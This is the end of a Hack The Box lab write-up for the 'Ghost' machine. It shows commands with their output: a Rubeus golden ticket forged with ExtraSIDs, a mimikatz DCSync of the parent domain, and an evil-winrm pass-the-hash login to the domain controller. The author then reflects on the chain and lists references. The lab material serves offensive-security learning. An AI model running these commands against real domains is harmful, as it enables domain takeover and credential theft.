.\Rubeus.exe golden \
  /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d \
  /domain:corp.ghost.htb \
  /sid:S-1-5-21-2034262909-2733679486-179904498 \
  /sids:S-1-5-21-4084500788-938703357-3654145966-519 \
  /user:Administrator \
  /ptt

[*] Forged a TGT for 'Administrator@corp.ghost.htb'
[+] Ticket successfully imported!
The ticket is loaded in memory. From here, DCSync the parent domain directly:
.\mimikatz.exe "lsadump::dcsync /domain:ghost.htb /dc:DC01.ghost.htb /user:ghost\administrator" "exit"

Hash NTLM: 1cdb17d5c14ff69e7067cffcc9e470bd
Pass the hash into WinRM on the DC:
evil-winrm -i DC01.ghost.htb -u administrator -H 1cdb17d5c14ff69e7067cffcc9e470bd
Ghost is one of those boxes that sticks with you. Not because any single step was impossible, but because the chain is so long and every link is genuinely different. Login form to blind LDAP injection to path traversal to command injection to SSH socket hijacking to DNS poisoning to gMSA to Golden SAML to linked SQL servers to potato to cross-forest ticket forgery. None of it felt like padding.
The things worth carrying forward: blind LDAP injection as a credential extraction primitive, not just an auth bypass. The ControlMaster hijack as a lateral movement path out of containers. And the ExtraSIDs attack for intraforest escalation, which shows up more in real environments than people think, especially where teams spin up child domains for “isolation” without realizing they’ve tied the two domains’ fates together.
References
Reference: Hunters Security - ADFS Threat Hunting
Reference: Netwrix - Golden SAML Attack
Reference: Mandiant ADFSDump